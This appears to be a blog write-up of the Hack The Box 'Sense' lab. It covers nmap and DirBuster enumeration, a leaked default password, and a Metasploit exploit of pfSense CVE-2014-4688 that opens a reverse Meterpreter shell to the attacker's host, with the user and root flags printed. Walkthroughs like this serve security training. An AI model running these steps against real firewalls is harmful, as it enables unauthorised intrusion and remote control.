
Drx
Pentester |#WhiteHat | |#Pentester | #Pentesting |#Cybersecurity |#Linux | |#debian | |#kalilinux |#infosec | |#GNU | drx51@protonmail.com
Mar 22 · 6 min read

WriteUp of SENSE : HTB

The machine “SENSE” was retired. We are going to talk about the way to catch the flags.

As you know Hackthebox is a site where there are all kinds of virtual machines vulnerable to practice pentesting without making reports like in penetration tester real life.

I was intrigued by the name of the machine and by the OS. I was wondering if it could be a firewall. I thought that it can be PFSENSE (the OpenSource Firewall) and in the reality the “ PF “ letters were retired ;)



The machine LOGO

The address of the target machine is at 10.10.10.60

Enumeration

Port scanning

In this part we are going to find the ports and services of our target.

```
nmap 10.10.10.60

Starting Nmap 7.40 ( https://nmap.org ) at 2018–03–08 16:17 CET
Nmap scan report for 10.10.10.60
Host is up (0.079s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
```

Versions scanning

```
nmap -sV 10.10.10.60

Starting Nmap 7.40 ( https://nmap.org ) at 2018–03–08 16:22 CET
Nmap scan report for 10.10.10.60
Host is up (0.053s latency).
```

```
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http lighttpd 1.4.35
443/tcp open ssl/http lighttpd 1.4.35
```


I verified by myself the version of the web server with Curl command


```
curl -I 10.10.10.60
HTTP/1.1 301 Moved Permanently
Location: https://10.10.10.60/
Date: Thu, 08 Mar 2018 15:52:44 GMT
Server: lighttpd/1.4.35
```

Then, I used Metasploit to put together all my scans. It's very useful to manage machines. So I imported all, and worked with.

```
db_nmap -O 10.10.10.60
[*] Nmap: Starting Nmap 7.01 ( https://nmap.org ) at 2018–03–14 16:32 CET
[*] Nmap: Nmap scan report for 10.10.10.60
[*] Nmap: Host is up (0.031s latency).
[*] Nmap: Not shown: 998 filtered ports
[*] Nmap: PORT STATE SERVICE
[*] Nmap: 80/tcp open http
[*] Nmap: 443/tcp open https
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: general purpose|specialized
[*] Nmap: Running (JUST GUESSING): OpenBSD 4.X (93%), Comau embedded (92%), FreeBSD 6.X (89%), Linux 2.6.X (89%)
[*] Nmap: OS CPE: cpe:/o:openbsd:openbsd:4.0 cpe:/o:freebsd:freebsd:6.3 cpe:/o:linux:linux_kernel:2.6.29
[*] Nmap: Aggressive OS guesses: OpenBSD 4.0 (93%), Comau C4G robot control unit (92%), FreeBSD 6.3-RELEASE (89%), Linux 2.6.29 (89%), OpenBSD 4.3 (85%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.27 seconds
```

So, I verified my findings by launching my browser to see how it was





Capture of the PFSENCE access


The next step at this point, is to try to enter into the admin interface. I searched the default credentials to test (admin/password) , but it didn’t work. So, what to do ?

Searching for the vulnerabilities ? OK, let’s roll. It could help us ;) not sure.

```
nmap -sV—script vuln 10.10.10.60
```

```
|_http-server-header: lighttpd/1.4.35
| ssl-ccs-injection:
| VULNERABLE:
| SSL/TLS MITM vulnerability (CCS Injection)
| State: VULNERABLE
| Risk factor: High
| OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
| does not properly restrict processing of ChangeCipherSpec messages,
| which allows man-in-the-middle attackers to trigger use of a zero
| length master key in certain OpenSSL-to-OpenSSL communications, and
| consequently hijack sessions or obtain sensitive information, via
| a crafted TLS handshake, aka the “CCS Injection” vulnerability.
|
| References:
| http://www.openssl.org/news/secadv_20140605.txt
| http://www.cvedetails.com/cve/2014-0224
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
| ssl-dh-params:
| VULNERABLE:
| Diffie-Hellman Key Exchange Insufficient Group Strength
| State: VULNERABLE
| Transport Layer Security (TLS) services that use Diffie-Hellman groups
| of insufficient strength, especially those using one of a few commonly
| shared groups, may be susceptible to passive eavesdropping attacks.
| Check results:
| WEAK DH GROUP 1
| Cipher Suite: TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
| Modulus Type: Non-safe prime
| Modulus Source: RFC5114/1024-bit DSA group with 160-bit prime order subgroup
| Modulus Length: 1024
| Generator Length: 1024
| Public Key Length: 1024
| References:
|_ https://weakdh.org
| ssl-poodle:
| VULNERABLE:
| SSL POODLE information leak
| State: VULNERABLE
| IDs: CVE:CVE-2014-3566 OSVDB:113251
| The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
| products, uses nondeterministic CBC padding, which makes it easier
| for man-in-the-middle attackers to obtain cleartext data via a
| padding-oracle attack, aka the “POODLE” issue.
| Disclosure date: 2014–10–14
| Check results:
| TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014–3566
| http://osvdb.org/113251
| https://www.openssl.org/~bodo/ssl-poodle.pdf
|_ https://www.imperialviolet.org/2014/10/14/poodle.html
|_sslv2-drown:
```

Nothing interesting grrr . It just tell us the weaknesses of the implementation of SSL




By the way I thought for a long time and tried to find the at first the name of “ Username” and the “ Password”. To do that, I brute force the URL. But, this action showed too many files, and finally, I followed the white rabbit in the hole….

I’ve taken a cup of coffee and finally found the answer ! And if it could be a just a fucking text file….

Further enumeration


I just wanted some text files.. So I managed it with DirBuster for my stuff.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 2
Results - Tree View
Errors: 25
Complete

https://10.10.10.60:443/

Testing for files in / with extention .txt

Brute force in progress



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 2
Results - Tree View
Errors: 25

https://10.10.10.60:443/

Type	Found	Response	Size
File	/changelog.txt	200	583
File	/system-users.txt	200	394

The goal

After a long time scanning, the magic file was found. It’s “system-users.txt”. The other one we didn’t give a damn. So, we browse on the path and we find what we searched.



https://10.10.10.60/system-users.txt

```
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```


Credentials

So, we have our username which is “Rohit” and the password which should be “pfsense”.

In recap

> *username : Rohit*
>
> *password : pfsence*

So, we tried them to see what happen



Status: Dashboard

System Information

Name	pfSense.localdomain
Version	**2.1.3-RELEASE** (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16 Unable to check for updates.
Platform	pfSense
CPU Type	Intel(R) Xeon(R) CPU E5-2620 v4 @ 2.10GHz 2 CPUs: 2 package(s) x 1 core(s)
Uptime	00 Hour 42 Minutes 02 Seconds
Current date/time	Wed Mar 14 9:04:06 EDT 2018

Interfaces

WAN	1000baseT <full-duplex> **10.10.10.60**

Firewall Logs

Act	Time	IF	Source	Destination
☒	Mar 14 09:03	WAN	10.10.15.22	10.10.10.60:443
☒	Mar 14 09:03	WAN	10.10.15.22	10.10.10.60:443
☒	Mar 14 09:03	WAN	10.10.15.22	10.10.10.60:443
☒	Mar 14 09:03	WAN	10.10.15.22	10.10.10.60:443
☒	Mar 14 09:03	WAN	10.10.15.22	10.10.10.60:443

The access of the admin Firewall

That’s pretty cool, isn’t it ? We are in

Ok, by now, we are connected on the Pfsense firewall with the user account. What do next ?

Weakness of the system

We have access at the admin panel, that’s great. So, we are going to search a weakness to achieve an intrusion on the system.

After some researches on the internet, the version of PFSENCE shows some vulnerabilities. One off them is very interesting, execute some remote code.

For more details, refer to the **CVE 2014–4688**

CVE-2014-4688 : pfSense before 2.1.4 allows remote authenticated users to execute arbitrary…

CVE-2014-4688 : pfSense before 2.1.4 allows remote authenticated users to execute arbitrary commands via (1) the…


www.cvedetails.com

By reading the details to exploit this vulnerability we must have the credential of pfsence. We have some exploitation codes on the internet and in the metasploit framework.

In this POC, we fire up metasploit to get a remote shell.


Exploitation

Let’s configure our exploit !



```
msf exploit(unix/http/pfsense_graph_injection_exec) > show options

Module options (exploit/unix/http/pfsense_graph_injection_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  pfsense          yes       Password to login with
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     10.10.10.60      yes       The target address
   RPORT     443              yes       The target port (TCP)
   SSL       true             no        Negotiate SSL/TLS for outgoing connections
   USERNAME  rohit            yes       User to login with
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.15.160     yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

The configuration of the exploit in metasploit



```
msf exploit(unix/http/pfsense_graph_injection_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.160:4444
[*] CSRF Token for login: sid:102351c22019269c22a25d7e4554190c9825b814,1521039803;ip:d900c1311635e34686c35c0335f78e22474e7282,1521039803
[*] Authentication successful: rohit:pfsense
[*] Detected pfSense 2.1.3-RELEASE, uploading intial payload
[*] Payload uploaded successfully, executing
[*] Sending stage (37543 bytes) to 10.10.10.60
[*] Meterpreter session 2 opened (10.10.15.160:4444 -> 10.10.10.60:31841) at 2018-03-14 16:03:26 +0100
[+] Deleted KDdk



meterpreter >
```


The exploit fired well

So, we are in the system and get a meterpreter session. Cool, isn’t it ?

The next and final step is to escalate our privileges to catch the flags

We have 2 flags to find. The user flag and the root flag.


The user flag :



```
[meterpreter > cd home
[meterpreter > ls
 Listing: /home
 ==============

 Mode              Size  Type  Last modified              Name
 ----              ----  ----  -------------              ----
 40775/rwxrwxr-x   512   dir   2017-10-14 21:20:05 +0200  .snap
 40755/rwxr-xr-x   512   dir   2018-03-14 15:36:35 +0100  rohit

[meterpreter > cd rohit
[meterpreter > ls
 Listing: /home/rohit
 ====================

 Mode               Size  Type  Last modified              Name
 ----               ----  ----  -------------              ----
 100644/rw-r--r--   1003  fil   2017-10-15 02:05:36 +0200  .tcshrc
 100644/rw-r--r--   32    fil   2017-10-15 02:25:03 +0200  user.txt

[meterpreter > cat user.txt
[8721327cc232073b40d27d9c17e7348bmeterpreter >
```

The user flag

The root flag :



```
[meterpreter > cd root
[meterpreter > ls
 Listing: /root
 ==============

 Mode              Size  Type  Last modified              Name
 ----              ----  ----  -------------              ----
 100644/rw-r--r--  724   fil   2017-10-14 21:20:06 +0200  .cshrc
 100644/rw-r--r--  0     fil   2017-10-14 21:20:25 +0200  .first_time
 100644/rw-r--r--  167   fil   2017-10-14 21:20:06 +0200  .gitsync_merge.sample
 100644/rw-r--r--  0     fil   2017-10-14 21:20:06 +0200  .hushlogin
 100644/rw-r--r--  229   fil   2017-10-14 21:20:06 +0200  .login
 100644/rw-r--r--  0     fil   2017-10-14 21:20:25 +0200  .part_mount
 100644/rw-r--r--  165   fil   2017-10-14 21:20:06 +0200  .profile
 100644/rw-r--r--  165   fil   2017-10-14 21:20:06 +0200  .shrc
 100644/rw-r--r--  1003  fil   2017-10-14 21:20:25 +0200  .tcshrc
 100644/rw-r--r--  33    fil   2017-10-18 14:48:31 +0200  root.txt

[meterpreter > cat root.txt
 d08c32a5d4f8c8b10e76eb51a69f1a86
```

The root flag

GAME OVER ;)

Hacking Ctf Pentesting Infosec

Like what you read? Give Drx a round of applause.

From a quick cheer to a standing ovation, clap to show how much you enjoyed this story.

1

2

Drx

Follow

Pentester |#WhiteHat | |#Pentester | #Pentesting |#Cybersecurity |#Linux | |#debian | |#kalilinux |#infosec | |#GNU | drx51@protonmail.com